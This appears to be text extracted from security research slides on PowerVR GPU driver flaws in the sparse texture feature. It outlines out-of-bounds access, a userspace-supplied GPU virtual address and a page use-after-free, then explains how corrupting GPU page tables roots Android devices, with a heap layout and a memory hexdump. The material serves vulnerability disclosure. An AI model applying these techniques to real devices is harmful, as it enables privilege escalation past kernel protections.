
- If the value of commit is FALSE, then the texture pages contained in the region are made **de-committed**. Their **physical store is de-allocated**, and their contents again become **undefined**.
- Reads from such regions (***uncommitted***) produce **undefined data**, but otherwise have no adverse effect.
- Atomic operations with return values on **uncommitted regions** will complete normally, but **the returned value will be undefined** and the result of the ... will be discarded.
- Writes to such regions are ignored. The GL may attempt to write to **uncommitted regions** but the effect of doing so will be **benign**.



Sparse Texture API Under the Hood

- Step 1: Allocate Sparse texture memory
 - `glTexPageCommitmentEXT(..., /*commit=*/GL_TRUE);`

GPU Virtual Memory






Sparse Texture API Under the Hood

- Step 2: Initialize Textures

- `glTexSubImage3D(..., /*ptr=*/ image_ptr);`






Sparse Texture API Under the Hood

- Step 2: Initialize Textures

- glTexSubImage3D(. . . , /*ptr=*/ **image_ptr**);






Sparse Texture API Under the Hood

- Final step: Destroy the sparse texture
 - `glTexPageCommitmentEXT(..., /*commit=*/GL_FALSE);`
- Look secure!
 - Not possible to remap the sparse texture on GPU to CPU because it's already destroyed


Additional Mapping by ourselves

- Accessing “undefined memory” from CPU




Issues in Implementing Sparse Texture

- Problem 1: object read / write OOB
- Problem 2: ref issues



Issues in Implementing Sparse Texture


- Problem 3: GPU start VA passed from userspace



Issues in Implementing Sparse Texture



Hey, the GPU VA starts here!




Corrupting GPU Page Tables

- GPU Heap memory layout
- PowerVR has FANCY page tables
 - Supports different page size: **4K, 16K, 64K, 256K, 1M, 2M**

```
Name = General SVM, sDevVAddrBase.uiAddr = 4000000, uiHeapLength = 7ffffc000000
Name = Vulkan capture replay buffer, sDevVAddrBase.uiAddr = bfc00000000, uiHeapLength = 400000000
Name = General, sDevVAddrBase.uiAddr = 80000000000, uiHeapLength = 3fc00000000
Name = RanHdr BRN63142, sDevVAddrBase.uiAddr = dbt00000000, uiHeapLength = 100000000
Name = General NON-4K, sDevVAddrBase.uiAddr = c0000000000, uiHeapLength = 10000000000
Name = VisTest, sDevVAddrBase.uiAddr = dc000000000, uiHeapLength = 1000000
PDS Code and Data, sDevVAddrBase.uiAddr = da000000000, uiHeapLength = 10000000000
Name = USC Code, sDevVAddrBase.uiAddr = e0000000000, uiHeapLength = 1000000000
Name = TQ3DParameters, sDevVAddrBase.uiAddr = e4000000000, uiHeapLength = 4000000000
Name = TDM TPU YUV Coeffs, sDevVAddrBase.uiAddr = ea00080000, uiHeapLength = 40000
Name = FwMain, sDevVAddrBase.uiAddr = e1c0000000, uiHeapLength = 1ef0000
Name = FwConfig, sDevVAddrBase.uiAddr = e1c1ff0000, uiHeapLength = 10000
```

Corrupting GPU Page Tables



The feature was there “forever”...

- The buggy sparse feature was introduced a decade ago
- Some of our other findings also exist a decade ago.

P0 Project Zero Bugs @ProjectZeroBugs · Sep 19 ...
Arm Mali: driver exposes physical addresses to unprivileged userspace
bugs.chromium.org/p/project-zero...

1 4 36

w0 @jgrusko

Replying to @ProjectZeroBugs

RIP the feature that was there forever and nobody wanted to report :)

7:56 PM · Sep 19, 2022 · TweetDeck

Rooting Device





Image by [DALL-E](#)



Exploit Page Use-after-free

- Graphic APIs + one mmap
- Various Ways to Root devices
 - Attacking page tables ([KSMA](#) / [GPU MMU](#))

GPU Virtual Pages Freed Physical Pages CPU Virtual Pages



OpenCL R/W

| | | |
|----------|---|------------------|
| 00000f00 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 20 f5 f2 | |
| 00000f10 | 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |*.selinux |
| 00000f20 | 00 00 00 00 00 06 07 2a 00 73 65 6c 69 6e 75 78 75 | :object_r:privap |
| 00000f30 | 3a 6f 62 6a 65 63 74 5f 72 3a 70 72 69 76 61 70 | p_data_file:s0:c |
| 00000f40 | 70 5f 64 61 74 61 5f 66 69 6c 65 3a 73 30 3a 63 | 512,c768..... |
| 00000f50 | 35 31 32 2c 63 37 36 38 00 00 00 00 09 01 1c 00 | c....QNe.....(. |
| 00000f60 | 63 01 7f 04 00 51 4e 65 e5 e6 c8 fe e6 28 ad 51 | QNe.....(. |
| 00000f70 | ba 18 cb ba cb d4 13 62 aa 83 58 7b e3 00 00 00 |b..X{.... |
| 00000f80 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 00000f90 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 00000fa0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 00000fb0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 00000fc0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 00000fd0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |
| 00000fe0 | 00 00 00 00 00 00 00 00 00 21 14 00 00 21 14 00 00 |!..! |
| 00000ff0 | 01 00 00 00 a8 04 b1 0b 1f c1 ca 35 3a 32 02 00 |5;2.. |
| 00000000 | f9 41 0c 05 b9 27 00 00 b9 27 00 00 02 00 00 00 | .A.'!.' |
| 00000010 | a0 0d 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 | |
| 00000020 | ae 84 14 62 00 00 00 00 2d de ed 61 00 00 00 00 00 | ...b....-a... |
| 00000030 | 2d de ed 61 00 00 00 00 4c 61 7a 24 0c 53 53 1d | -.a....Laz\$.SS. |
| 00000040 | 0c 53 53 1d 0d bf dc ca 00 00 00 00 00 00 00 00 00 | .SS..... |
| 00000050 | 00 10 00 00 b1 0d 00 00 10 00 00 00 c3 81 3e 63 |>c |
| 00000060 | b1 cf 43 7b 62 87 9e de d8 f3 4e 6e 00 00 00 00 | ..C{b....Nn.... |

Exploit Page Use-after-free

- Control page table
- Nullify all kernel mitigations




Image from
asia-18-WANG-KSMA-Breaking-A
ndroid-kernel-isolation-and-Rooting
-with-ARM-MMU-features



